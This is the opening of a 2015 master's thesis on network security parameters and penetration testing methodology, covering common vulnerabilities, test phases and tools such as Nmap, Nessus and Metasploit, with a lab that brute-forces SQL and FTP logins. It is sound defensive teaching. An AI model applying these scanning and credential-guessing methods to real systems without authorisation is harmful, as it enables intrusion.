

DOKUZ EYLÜL UNIVERSITY
GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

**NETWORK SECURITY PARAMETERS AND
THEIR OPTIMIZATION**

by

Saba MANSOURİ

August, 2015

İZMİR

NETWORK SECURITY PARAMETERS AND THEIR OPTIMIZATION

**A Thesis Submitted to the
Graduate School of Natural and Applied Sciences of Dokuz Eylül University In
Partial Fulfillment of the Requirements for the Degree of Master of Science in
Computer Engineering**

by

Saba MANSOURI

August, 2015

İZMİR


M.SC THESIS EXAMINATION RESULT FORM

We have read the thesis entitled “**NETWORK SECURITY PARAMETERS AND THEIR OPTIMIZATION**” completed by **SABA MANSOURİ** under supervision of **PROF. DR. YALÇIN ÇEBİ** and we certify that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science




Prof. Dr. Yalçın ÇEBİ

Supervisor



Jury Member



Jury Member



Prof. Dr. Ayşe OKUR

Director

Graduate School of Natural and Applied Sciences

ACKNOWLEDGMENTS

I'm very thankful and greatly appreciate the chance to work with my supervisor, Prof. Dr. Yalcin ÇEBİ, and for giving me this opportunity to use his guidance and support throughout my thesis.

I'm also thankful to my fiancé Elyar who encouraged me to extend my reach with his help and support.

A special mention goes to my friend Beyda for all the funny and great moments which we had in these three years.

Last but not the least, I would like to thank my family: my mother and my sisters specially my elder sisters Soheila and Jila for supporting me spiritually throughout writing this thesis and my life in general.

Saba MANSOURİ

NETWORK SECURITY PARAMETERS AND THEIR OPTIMIZATION

ABSTRACT

Security in computer networks and Internet comprise serious issues in today's dynamic work environment. Besides increasing new vulnerabilities and exploits, sometime even a fully patched system or network have security gaps, therefore network and system administrators should focus on the best setting for decreasing vulnerabilities in the network. In order to protect single users, companies, customers and business partners from the attacks of hackers, it is needed to think just like a hacker. It is also essential to decrease and stop loopholes of network and set Operating System and third party devices in a best optimized situation. In order to find these weaknesses penetration tests should be used. Due to the daily development of the information technology, a certain vulnerability or attack refuses to work after a certain time but the knowledge about the software and third party devices can help identifying similar behaviors in the future.

In this thesis, it is aimed to give basic information to network administrators about network security and common network vulnerabilities to identify and explain a suitable penetration testing methodology. Besides illustrate some free and open source network surveying tools, port scanners, vulnerability scanners to simulate possible attacks that network and system administrators can use against their network or system during a penetration test were also given.

For this purpose, the network scanning and penetrating tools were analyzed and Nmap, Nessus and Metasploit open source software are selected. The testbed used in this thesis consists of one firewall and two systems representing two hosts which are located in two different networks. The experiments were carried out on these networks and found that, there were some vulnerabilities existing in the testbed.

Keywords: Network optimization, network security, vulnerability analysis, penetration testing, multi-layer security

AĞ GÜVENLİK PARAMETRELERİ VE OPTİMİZASYONU

ÖZ

Günümüzün dinamik iş ortamında, bilgisayar ağlarının ve internetin güvenliği önemli konuları içermektedir. Yeni güvenlik açıkları ve yetkisiz kullanımın artmasının yanında, tümüyle onarılmış bir sistemin veya ağın da kimi zaman güvenlik açıkları bulunmaktadır, bu sebeple, ağ ve sistem yöneticileri, ağdaki güvenlik açıklarını azaltmak için en iyi ayarlar üzerine odaklanmalıdır. Bireysel kullanıcıları, şirketleri, müşterileri ve iş ortaklarını hacker saldırılarından korumak için, bir hacker gibi düşünmek gerekmektedir. Ağların boşluklarını azaltmak ve ortadan kaldırmak, işletim sistemlerini ve üçüncü parti cihazları en uygun duruma getirmek de gereklidir. Bu zayıflıkları bulmak için sızma testleri uygulanmalıdır. Bilişim teknolojisinin günlük gelişmesine bağlı olarak, belirli bir güvenlik açığı veya saldırı bir süre sonra çalışmayı durdurmakta, ancak yazılımlar ve üçüncü parti cihazlar hakkındaki bilgiler gelecek benzer davranışların belirlenmesine yardımcı olmaktadır.

Bu tezde, ağ yöneticilerine, ağ güvenliği ve yaygın ağ güvenlik açıkları hakkında temel bilgi verilmesi ve uygun bir sızma testi metodolojisinin açıklanması hedeflenmiştir. Aynı zamanda, bir sızma testi sırasında ağ ve sistem yöneticilerinin kendi ağlarına karşı muhtemel saldırıları simüle etmek için kullanılabileceği, ağ gözlem araçları, port tarayıcıları, güvenlik açığı tarayıcıları gibi bazı özgür ve açık kaynak yazılımları da verilmektedir.

Bu amaçla, ağ gözlem ve sızma araçları incelenmiş, Nmap, Nessus ve Metasploit açık kaynak yazılımları seçilmiştir. Bu tezde kullanılan sınama ortamı, bir adet güvenlik duvarı ve iki farklı ağda bulunan iki sunucuyu temsil eden iki bilgisayardan oluşmaktadır. Deneme bu ağlar üzerinde gerçekleştirilmiş ve sınama ortamında bazı güvenlik açıklarının da bulunduğu gözlemlenmiştir.

Anahtar kelimeler: Ağ optimizasyonu, ağ güvenliği, güvenlik açığı analizi, sızma testleri, çok katmanlı güvenlik

CONTENTS

	Page
M.SC THESIS EXAMINATION RESULT FORM.....	ii
ACKNOWLEDGMENTS	iii
ABSTRACT.....	iv
ÖZ	v
LIST OF FIGURES	ix
LIST OF TABLES	x
CHAPTER ONE - INTRODUCTION.....	1
CHAPTER TWO- BACKGROUND AND LITERATURE.....	3
2.1 The Secure Network.....	3
2.1.1 Confidentiality	4
2.1.2 Integrity.....	4
2.1.3 Availability	4
2.2 Some of General Network Vulnerabilities	5
2.2.1 Buffer overflow	5
2.2.2 Router and firewall weaknesses	6
2.2.3 Web Server Exploits	6
2.2.4 Mail Server Exploits	6
2.2.5 DNS Server.....	7
2.2.6 Database Exploits	7
2.2.7 User and File Management	7
2.2.8 Manufacturer Default Accounts	8
2.2.9 Blank or Weak Passwords	8
2.2.10 Unneeded Services	8
2.2.11 Information Leaks	9
2.2.12 Denial of Service	9
2.3 Penetration Test.....	10

2.3.1 Vulnerability Assessment versus Penetration Test.....	10
2.3.2 Types of Penetration Test	11
2.3.2.1 Black-box testing	11
2.3.2.2 White-box testing.....	11
2.3.2.3 Gray-box testing.....	12
2.3.3 Preparation test Phase	12
2.3.3.1 Planning and Preparation Phase	13
2.3.3.2 Discovery and Scanning Phase	14
2.3.3.2.1 Foot printing Phase	14
2.3.3.2.2 Scanning	15
2.3.3.2.3 Vulnerability Analysis Phase	15
2.3.3.3 Attack Phase.....	16
2.3.3.4 Reporting Phase	17
2.3.4 Penetration tester’s Tool Box	18
2.3.4.1 Service and Network Mapping Tools	18
2.3.4.2 Scanning and Vulnerability Assessment Tools	19
2.3.4.3 Penetration testing Tools.....	21

CHAPTER THREE - LABORATORY SETUP AND METHODOLOGY..... 23

3.1 Setup and Configuration.....	23
3.1.1 Target Host machine Configuration	24
3.1.2 Host machines Configuration	24
3.2 Hardware and Software Specification	25
3.3 A Proposed Penetration Test Methodology.....	26
3.4 Ethic hack tools Installations and Configurations.....	27
3.4.1 Nmap Installation and Configuration	28
3.4.2 Nessus Installation and Configuration.....	28
3.4.3 Metasploit Installation and Configuration.....	29

CHAPTER FOUR- PENETRATION TESTING OF THE LABORATORY NETWORK	30
4.1 Network Surveying.....	31
4.2 Network Scanning	33
4.3 OS and Services fingerprinting	35
4.4 Vulnerability Assessment using Nessus.....	36
4.5 Exploiting Host on 192.168.2.1:1433	38
4.6 Exploiting Host on 192.168.2.2:445	41
4.7 Exploiting FTP Server Host on 192.168.2.2:21	42
4.8 Reporting	44
CHAPTER FIVE- CONCLUSION	45
5.1 Conclusion.....	45
5.2 Recommendations	46
5.3 Future works.....	47
REFERENCES	49
APPENDICES	52

LIST OF FIGURES

	Page
Figure 2.1 Principles of Information security	3
Figure 2.2 Network penetration testing methodology.....	13
Figure 2.3 Penetration testing approach.....	18
Figure 2.4 Metasploit framework architecture.....	22
Figure 3.1 Penetration testing laboratory environment.....	23
Figure 3.2 Simplified laboratory environment	24
Figure 3.3 Fortigate port view and description	26
Figure 3.4 Proposed penetration testing methodology.....	27
Figure 4.1 Ping request page from 192.168.2.2 with no response	30
Figure 4.2 Ping request page from 192.168.3.1 with no response	31
Figure 4.3 Security policy configurations between 2 internal ports	31
Figure 4.4 Nmap ping-sweep/ one way access	32
Figure 4.5 Nmap ping-sweep/ two way access	32
Figure 4.6 Nmap ACK scan against hosts on 192.168.2.0/24 range	33
Figure 4.7 Operation systems finding with Nmap -O	35
Figure 4.8 Nmap -PN -p port_number -sV 192.168.2.0/24	36
Figure 4.9 Credentialed graphical Nessus scan report.....	37
Figure 4.10 Uncredentialed graphical Nessus scan report.....	38
Figure 4.11 Metasploit framework msfconsole	39
Figure 4.12 Test the existence of SQL with Metasploit Framework	40
Figure 4.13 Options of mssql_login auxiliary	40
Figure 4.14 sa password exploiting with mssql_login.....	41
Figure 4.15 Options of negotiate_response_loop.....	41
Figure 4.16 Auxiliary module completed	42
Figure 4.17 ftp_login options in Metasploit.....	43
Figure 4.18 ftp_login execute command.....	43
Figure 4.19 ftp_login execute result	44

LIST OF TABLES

	Page
Table 2.1 Useless services.....	9
Table 2.2 Port scanning and fingerprinting techniques sites.....	15
Table 2.3 Vulnerability analyses information site.	16
Table 4.1 TCP and UDP open ports and services running on hosts in the network 192.168.2.0/24	34
Table 4.2 Credentialed and Uncredentialed scan results	38

CHAPTER ONE

INTRODUCTION

Nowadays, with increasing number of computer users and connections to internet, there is a need to new security measures which are deployed between the users and internet environment applications. To protect private networks and individual machines from the danger of the greater internet, the task of every network administrator is to create a safe network environment from both inside and outside threat. A firewall can be employed to filter incoming or outgoing traffic based on a predefined set of rules.

Firewall is a device or a system which controls traffics between two or more networks according to access control policy (Kruegle, 2007). The firewall is like pair of mechanisms together, which controls and deny/allow traffic flow. A firewall consists of software which controls the network traffic and hardware components. Firewall software is a basic requirement for anyone to prevent hacking, virus and other security risks. Usually firewall software tries to hide the computer via the ports that connect it to the Internet and protect it from attackers and illegal usage.

The main objective of a vulnerability management process is to detect and show vulnerabilities (Qualys, 2008). Network administrators to find weaknesses in computer network should be used vulnerability scanner, these tools for securing their network. These software identify, classify and repair vulnerabilities (Palmaers, 2013).

According to Secunia vulnerability review key figures and facts from a global IT-security perspective, (2015) for finding exposed model, it is needed to have information about endpoint products. Research shows that the computer users have an average of 76 applications installed. On a typical Operating System of a computers, there are 50 the most common products were found. With analyzing the state of this portfolio and Operating System throughout the course of 2014, these 50 applications include 34 Microsoft applications and 16 non-Microsoft applications.

- Microsoft applications: Represent 67% of the top 50 applications on a computer with the PSI installed.
- Non-Microsoft applications: Software from all other vendors – represents 31% of the top 50 applications on a computer with the PSI installed.
- Operating Systems: MS-Windows 7 represents 2% of the applications in the top 50 portfolio.

With the information given above, this thesis generally refers to the software which are dealing with the vulnerabilities in MS-Windows Server Operating Systems. This software monitors MS-Windows Operating System, services and application vulnerabilities with different firewall setting. For achieving this goal there were use some software for hacking network ethically. Ethical means “legal” and Hacking means “breaking security to have unauthorized access”. The Penetration Tester or an Ethical Hacker is usually employed by an organization to penetrate network environment and computer systems. They attempt to hack the network with like hacker but unlike them for the purpose of finding, fixing computer security and figuring out vulnerabilities and how the system is working.

This research was carried out on network parameters and their optimization at Dokuz Eylul University, department of Computer Engineering. This work illustrates the basic network which includes two computer with MS-Windows server 2008 R2 Enterprise 64 bit Operating System as target machine and a MS-Windows server 2008 R2 Enterprise 64 bit as penetration tester machine, the Fortigate 60B firewall between them and one Zyxel switch. Target machine is a Domain Control which includes Active Directory and DNS services. Another MS-Windows server 2008 is installed on the VMware and is used for IIS and FTP services and SQL server host services. For testing these target machines, three network vulnerability scanner and penetration test software will be used. The stetbed is scanning with Nessus and Nmap Vulnerability software to find network loop holes. After finding network vulnerabilities, with Metasploit penetration tool tried to exploit network systems, then tried to secure network according checklist.

CHAPTER TWO BACKGROUND AND LITERATURE

2.1 The Secure Network

According to Howlett (2004), information security has many different elements but the main goal of all is keeping the information safe. Three areas of Security Services for a network are often classified as:

CIA:

- Confidentiality
- Integrity
- Availability

These three areas include all the security effort and represent the goal of all security efforts. For protecting information in every area of network computers required some tools and methods.



Figure 2.1 Principles of information security (Howlett, 2004)

(Sattarova & Kim, 2007), define CIA as follows:

2.1.1 Confidentiality

Confidentiality means limiting information access and get access to legitimate users and preventing access by unauthorized ones. For example, credit card transaction requires the card number. During transaction the system enforce by encrypting the card number and restricting access to the places and limiting the places where it might appear where it is stored. If someone can obtain the card number in any illegal way, confidentiality has breached. Confidentiality is one of the important factors for protection the privacy of the people and keep confidential of personal information stored in a system, confidentiality is necessary but not sufficient (Sattarova & Kim, 2007).

2.1.2 Integrity

There are many ways to violate integrity, for example when a computer virus infects a computer, when an employee accidentally or intentionally deletes important information files that belong to organization, when an unauthorized user attacks a web site, when an employee can modify his salary in a payroll database, when someone is able to cast a very large number of votes in an online voting, and so on. Beside this there are so many ways which could be breach integrity without malicious intent. For example, human resource employer on a system could miss-type someone's ID card number in to the data base. On a larger scale, if a data base doesn't updated with automated process and data is not written and tested correctly cause alter data in an incorrect way and integrity of the data compromised. For this reason information security professionals should finding ways to implement controls and prevented the integrity errors (Sattarova & Kim, 2007).

2.1.3 Availability

The information must be available when it's needed for any information system. It means information must process and store with computing systems, the data must protect with security controls and the communication channels must have correct

function to access them. During the power outages, system upgrades and hardware failures, High availability systems need to be available at all times and having a method for preventing service disruptions. Ensuring availability also involves preventing denial-of service attacks (Sattarova & Kim, 2007).

2.2 Some of General Network Vulnerabilities

Numbers of common network vulnerabilities are described in the following part. According to Howlett (2004), common vulnerabilities in computer networks are:

- Buffer overflow
- Router and firewall weaknesses
- Web Server Exploits
- Mail Server Exploits
- DNS Server
- Database Exploits
- User and File Management
- Manufacturer Default Accounts
- Blank or Weak Passwords
- Unneeded Services
- Information Leaks
- Denial of Service

2.2.1 Buffer Overflow

Buffer overflows are one of the most popular ways to exploit a system. Eugene (2004), emphasized that the first reported use of a buffer overflow which was the original Internet worm introduced by Robert Morris on November 2, 1988. After that time it was called the Morris worm. A buffer overflow occurs when a program or

process tries to store more data in a buffer than it was specified to hold. Buffer overflow happened because of miss-written code. Attackers do this with legal request and sending redundant data to the target system and the system cannot process data properly. To contraction with this type of vulnerabilities network administrators should apply patches in a timely fashion (Howlett, 2004).

2.2.2 Router and Firewall Weaknesses

Administrators use these devices to protect network. Howlett (2004), states that the first line of defense against outsiders coming onto corporate network are routers and firewalls. After the growth of network system and professional attacker, the number of usage of this complex device were also increase and if they are not configured correctly the information may be compromised. Using some of firewall and routers in MS-Windows or Linux platform can make them vulnerable for all common Operating System level explosions. The other problems of firewalls are their web interface because of their vulnerabilities holes.

2.2.3 Web Server Exploits

Web servers are well known for security holes and nowadays most of companies network have a web server. “The very idea of a web server that a user can pull files from the server without any authentication at all, sets up the potential for security gaps” (Howlett, 2004). Web servers using extreme number of protocols, and commands and these commands and scripts need to be executed. Most of the time web server connected to companies internal network for using database that contain information for both internal and external users.

2.2.4 Mail Server Exploits

The other exposed points for networks are E-mail servers, networks need to have open port through the firewalls. It is one of the results of the network vulnerabilities and hacking the network. For example, there are two ways of finding out the simple

mail transport protocol (SMTP). One of them is to use telnet and open a session to port 25 and read the banner that is sent; the other sending a mail to the server, then reading the header of the response mail, (Howlett, 2004).

2.2.5 DNS Server

Experience shows that DNS servers are one of the weakest points of the network infrastructure. DNS responsible to translate IP addresses to logical name and logical name to IP address. Without using DNS server in network no E-mail will work. DNS often installed in the root and because of miss understood and hard setup, it often misconfigured. Attackers usually use DoS (Denial of Service) attack to down the network.

2.2.6 Database Exploits

Companies usually use database for gathering their information. This database connect to the web servers and have more functions, users logging in to view personal data or fill different kinds of forms in the internet, placed orders and etc. Crafted URLs can send SQL or other database commands straight into the network system. According to Howlett (2004), “SQL Slammer worm that spread quickly worldwide in early 2003 using weaknesses in Microsoft’s SQL Server”.

2.2.7 User and File Management

In the network environment, network administrator should give permission to access what the users needed to do their job.it causes to have a good balance between network help desk but beside this all Operating System have some built in accounts and shares. This accounts have more access than they need, like guest account. Network administrators need to disable this account or give limited access to this account. Attacker can use some scanner to find easily and guess the password for this account like guest and administrator in MS-Windows (Howlett, 2004).

2.2.8 Manufacturer Default Accounts

Hardware manufacturers often sell their hardware with a default configuration. In some hardware there are default accounts for set up the hardware and these help to customer to have easier set up. Some of this account also puts for technician and helpdesks. Network administrator should change this user and password when install the equipment and software. Most of the network administrators don't do this and attacker uses his list information that exists in the internet. Also some scripts that are free of charge in the internet, these scripts can be used to run automatic tests against these logins. For this reason, network administrators should change the default settings of these accounts (Howlett, 2004).

2.2.9 Blank or Weak Passwords

People use password for security feature but some time there are problems. Some users use the users name with blank passwords, even administration accounts. Most of hacking programs have some feature for check these conditions, password which is same with login name or users with blank password. Network administrators should set network policies to band these conditions and convince users to set complex passwords and change their password in regular calendar(Howlett, 2004).

2.2.10 Unneeded Services

Some times in the network computers running some applications that no longer uses. This programs may be open some services in the network environment and users forget to turn off also some of this programs automatically turn on some services. Network administrators should remove these programs and close all the useless services in their networks. Some of them are given in Table 3.1(Howlett, 2004).

Table 2.1 Useless services (Howlett, 2004)

Services	Common Port	Numbers Functions
Chartgen	19	Generates a stream of characters when a request is sent. Can be used in a DoS attack by continuously sending requests.
Daytime	13	Returns the time of day, not needed in a modern system
Discard	9	Discard what is sent to it silently. Mainly for testing purpose.
Echo	7	Replies with whatever is sent to it. Like chargen it can be used in a denial -of -service attack.
Finger	79	Very useful to hackers for information gathering.
Qotd(quote of the day)	17	Sends a little quote or phrase that the administrator sets up when the user logs on.

2.2.11 Information Leaks

Hackers start by finding some basic information about the target system when they want get into a system. Before they trying to break system, try to find out some information about target with number of tools, like port scanners and other hacking tools which available on the Internet. they use search engine like Google gather information like user names, shared drives and directories since people often has a habit of storing documents on a web server which they think cannot be reached since they are not linked to any website. By using the search engine on the internet they can reached to a lot of information(Howlett, 2004).

2.2.12 Denial of Service

A Denial of Service (Dos) attack intends to refuse accessing of legitimate users to shared services or resources. It is called a distributed denial of service (DDoS) attack when the traffic of a DoS attack comes from multiple sources (Paraste & Prajapati, 2014). There are so many kinds of Dos or DDoS attacks. Most of the companies that have internet shopping are in trouble of this kind of attacks. If a hacker cannot get in to the system they tried the possibility of denial of service attack. Deal with these problems is difficult but network administrator should install the latest upgrade for reducing the risk.

2.3 Penetration Test

In the early 1970's, Department of Defense first used penetration testing to demonstrate the security flaws in a computer system in an effort to combat attackers and other intruders from causing security breaches in their network (Farkhod Alisherov & Feruza Sattarova, 2009). Penetration testing began wide spread when the Georgia Institute of Technology student's research published through the internet in the early 1990s (Van Wyk, 2013). In *Open Source Security Tools* by Howlett (2004), he points out that "it is important to remember that for the average company the threat of being exposed by a hacker is not that large". The author also states that "it is important to keep the system more secure". To understand the amount of risk that threatens the network, you have to understand the threats and the methods they used to gain illegal access to our company's resources and information.

2.3.1 Vulnerability Assessment versus Penetration Test

Vulnerability scanners software act proactive (Northcutt et al., 2006). They find network holes, network vulnerabilities and weak areas in our network before they have been used by hackers. However it is possible that some unknown vulnerabilities present in the system that penetration tester don't realize that. These two issues are related together but penetration test attention is on gaining access to possible access to the system whereas vulnerability tests attention to identifying areas that are vulnerable for attack test. In other word the term "Vulnerability assessment" is used for showing "the process" of finding known vulnerabilities in a network. Therefore they can be eliminated before a hacker find them. Some of the vulnerabilities that decrease network security included unnecessary services, unsecured accounts, misconfigurations and software defects (G.M. Singh & Singh Kaushal, 2011).

Vulnerability assessment is like looking at a door and thinking if the door is locked or unlocked. It could allow someone to gain unauthorized access, whereas a penetration testing is actually trying to open the door, see where it leads and explore the possibility after entering inside the door. Vulnerability assessment is an important

tool in proactive computer security and penetration testing is the next step. "A Zero day exploit" is a program that takes advantage of an unknown vulnerability. "A Zero day exploit is unknown to security professionals; the information about the exploit is not publicly available" (Bilge & Dumitras, 2012). Every penetration test like other test has a sample of all possible configuration and system. If the companies hire a penetration tester for testing only a single system they will not be able to penetrate all possible vulnerabilities for all system. Beside this most penetration tester starts from easiest target at first.

2.3.2 Types of Penetration Test

There are different types of penetration tests (Whitaker & Newman, 2006). First of all organization should determine what they want to test. This part uses for simulating an attack by an external or internal source. This approaches can divided in three parts, Black-Box and White-Box, Gray-Box. The amount of penetrate knowledge about the system to be tested is the main difference between three approaches; in the following section these three approaches will be described

2.3.2.1 Black-Box Testing

The black-box testing is also referred as "external testing" or "remote penetration testing" (Whitaker & Newman, 2006). In this method, tester has no prior knowledge about the network and infrastructure to be tested and simulates an attack by deploying the number of real-world attack techniques. For example, the tester might be given IP or name of website and ask him try to check the website like he were outside malicious hacker.

2.3.2.2 White-Box Testing

The white-box testing is also referred as "Internal Testing" (Whitaker & Newman, 2006). In this method tester have complete knowledge of the infrastructure like OS

details, source code, network layouts, and IP address schema and possibly even some passwords and then try to simulate an attack.

2.3.2.3 Gray-Box Testing

There is another powerful method for creating external and internal security in the network environment. The combination of black box and white box, the name of this method is gray box. In this method manager give some information and knowledge about network and put in a privileged position. This method is preferred when the penetration test cost is important for the saving time for penetration tester team to identify the information that is publically available (Whitaker & Newman, 2006).

2.3.3 Preparation Test Phase

A penetration test is an action and legal attempt to measurement of the security of an IT infrastructure by trying to exploit system vulnerabilities, (Penetration testing overview, 2015). In other words, it is the act of assessing the entire IT infrastructure component like communication medium, Operating Systems, physical security, applications, network devices and human psychology using similar or identical methods. A simple example of penetration testing is to use ‘Google Search Engine’.

A Network Penetration Testing approach works in a proper work flow methodology. “There are many methodologies you can choose from, there is no such thing as the right methodology” (Singh et al., 2011).

Methodology is a “map” using which results can be achieved by reaching the final Destination and without selecting a good methodology the testers might get lost.

For different type of test it should be applied on different types of methodology to save effort, time and money. If a tester has no methodology to use in his test, then that might result to, (Farkhod Alisherov & Feruza Sattarova, 2009):

- Test not completed (the tester might not fulfill all of the requirements).
- Time consuming (a lot of time will be spent to re-order the test to “being-end” format).
- Waste of effort (the testers might end up testing the same thing).
- Ineffective testing (The results and the reporting might not suit the requirements of the client).

Difference in methodologies can occur when someone has to choose between Network, Application and Social engineering penetration testing approaches. Here due to penetration testing on network, Figure 2.1 shows four phases of penetration test methodology:




Figure 2.2 Network penetration testing methodology (Singh et al., 2011)

2.3.3.1 Planning and Preparation Phase

In this phase procedure are defined for assignment (Saindane, 2008). Documents, Management approvals, and agreements are signed. The penetration testing team should prepares a specific strategy for the assignment and define a scope for test like existing security policies, industry standards, best practices, etc.

Penetration tester should be attention to some limitation after they start to execute a test, for this reason using a proper plan for successful test is needed (Bacudio, Yuan, Bill Chu and Jones, 2011). The following part described some of penetration tester limitation:

Time limitation: In the real world, a hacker has enough time to carefully plan for his attack and then start to execute whereas penetration testing is an activity that has limited time (Bishop, 2007). It is necessary to hold to timings that they agree before starting the test. Some factors like organization business hours and agreement hours need to be considered.

Legal Restrictions: Every penetration tester should pay attention to legal contracts, which list the acceptable and non-acceptable steps that a penetration tester must follow exactly because not paying attention to these restrictions could have bad effects on the business of the target organization (Bishop, 2007).

Organizations might impose some other limitations on the penetration tester like (Limitations of penetration testing, 2015):

- Limitations of skills of penetration testers
- Limitations of imaginations of penetration testers
- Limitations of known exploits

Etc.

2.3.3.2 Discovery and Scanning Phase

The actual testing starts in this phase (Saindane, 2008); in this phase a penetration tester can gather information. This phase can be categorized into three parts as follows:

- Footprinting phase
- Scanning and Enumeration phase
- Vulnerability Analysis phase

2.3.3.2.1 Footprinting Phase: Before starting the execution a penetration tester can gather information about the target organization and system. This process of identification is a non-intrusive activity (Saindane, 2008). Using Whois database, user net group, searching on the internet, domain registration and mailing lists are some of the examples of these phases.

A penetration tester must use this phase to identifying various loopholes and try to find information leakage about the target organization as soon as possible. Penetration tester can writes customized scripts or uses small programs.

2.3.3.2.2 Scanning: After the penetration tester gathers the primary information via the foot printing phase, tries to identify network systems that are up (Saindane, 2008). These systems will be used for finding available services. In this phase penetrating tester uses so many tools and techniques. These tools used depend on what the goal of the hacker is and the configuration of the target network or host. This phase usually contain identifying open ports or filtered ports , router or firewall rules, identifying the Operating System details and services that running on these ports, network path discovery and etc.

There are many port scanners available on the Internet. Some of them are free. Here are some of the most popular port scanners: SuperScan, Nmap, and Hping.

More details about various port scanning and fingerprinting techniques can be found from the links given in Table 2.1 (Saindane, 2008).

Table2.2 Port scanning and fingerprinting techniques sites (Saindane, 2008).

https://nmap.org/book/man.html
http://net-square.com/
http://www.irongeek.com/i.php?page=videos/nmap1
http://resources.infosecinstitute.com/port-scanning-super-scan-4-1/

2.3.3.2.3 Vulnerability Analysis Phase: After identifying the target systems and gathering the required information successfully, a penetration tester controls each target system to find if vulnerabilities exist in. During these tests penetration tester can use automated tools to scan the target systems for finding vulnerabilities. According to Stallings (2003), “These tools will usually have their own databases consisting of latest vulnerabilities and their details”. Penetration tester uses their knowledge for test. Penetration tester analyses their obtaining information for possible vulnerabilities that might exist. A good penetration tester should be up to

date with the latest security related activities. Some of the informational sites are given in Table 2.2 (Saindane, 2008).

Table 2.3 Vulnerability analyses information site (Saindane, 2008).

http://www.phrack.org
http://www.securityfocus.com
http://www.secunia.com
https://www.schneier.com/
http://taosecurity.blogspot.com/
http://www.securityfocus.com/archive
http://packetstormsecurity.org/
http://www.securiteam.com/
http://cve.mitre.org/
http://www.osvdb.org/

2.3.3.3 Attack Phase

The most interesting and challenging phase is exploitation phase. Penetration tester tries to find exploitable point that found in the previous phases after finding vulnerabilities. There are so many sites that provide methods for exploiting vulnerabilities. Some of them are:

- <https://www.exploit-db.com/dos/>
- <http://packetstormsecurity.org/assess/exploits/>

If the penetration tester cannot execute properly, this phase can be dangerous. Running an exploit may cause the systems down. Penetration tester should tested exploit in the lab environment before to actual implementation. Some organization may want certain vulnerabilities on a critical system should not be exploiting. A good pen tester should have sufficient and good evidence and well documented to prove of concepts detailing the effects of vulnerabilities on the company's business. Penetration tester can use available exploitation frameworks and develop exploits and executing them in a systematic manner.

Some good commercial and open-source exploitation frameworks are (Saindane, 2008):

- The Metasploit Project
- Core Security Technology 's Impact
- Immunity 's CANVAS

Penetration tester must be getting prior permission from the organization before proceeding further. A good penetration tester will always keep logs of all the activities that did, they can use these loges in reporting phases and also use this information to demonstrate penetration tester person/group activities.

2.3.3.4 Reporting Phase

Reporting stage is final stage and can occur in parallel to the other three stages. This stage is so important and penetrating tester should not hurry because all the organization is paying for this final document. The name of this document is Executive Summary and contains Figures, detailing all the vulnerabilities findings with proper graphs, technical aspects and etc.

Penetration tester should prepare a summary of execution, in this paper they need describing the activities performed, finding vulnerabilities, and high level recommendations should be given. Also technical descriptions details of the vulnerabilities and the recommendations to decreasing network vulnerabilities should be documented in this report. Here there are some of the necessary subjects that the report should consist of:

- Executive Summary
- Detailed Findings
- Risk level of the Vulnerabilities found
- Business Impact
- Recommendations

- Conclusion

Whole penetration tester action can be summarized graphically as follow in Figure 2.2 (Saindane, 2008).




Figure 2.3 Penetration testing approach (Saindane, 2008)

2.3.4 Penetration Tester's Tool Box

In this section discusses few well-known automated, free and open sources penetration testing tools that can be used to conduct penetration tests are discussed. These tools can be classified as follows:

- Service and Network Mapping Tools
- Scanning and Vulnerability Assessment Tools
- Penetration testing Tools

2.3.4.1 Service and Network Mapping Tools

Service and Network mappings tools are used to analyze systems, network, and services and open ports. The basic purposes of these tools are to examine firewall

rules or responses given on different real or crafted IP packets. These key tools and its basic functionalities are discussed below:

Network Mapper (Nmap): Nmap is a free, open source powerful application for most security professionals (Fyodor, 2008). It is scalable, has numerous stealth options and can be integrated into scripts and programs. Nmap uses raw IP packets in novel ways to determine the hosts that are available on the network, the application name and version and services those hosts are offering, the Operating Systems and version of OS they are running on the host machine, type of packet and its situation open or filters, type of firewalls are in use, and dozens of other characteristics.

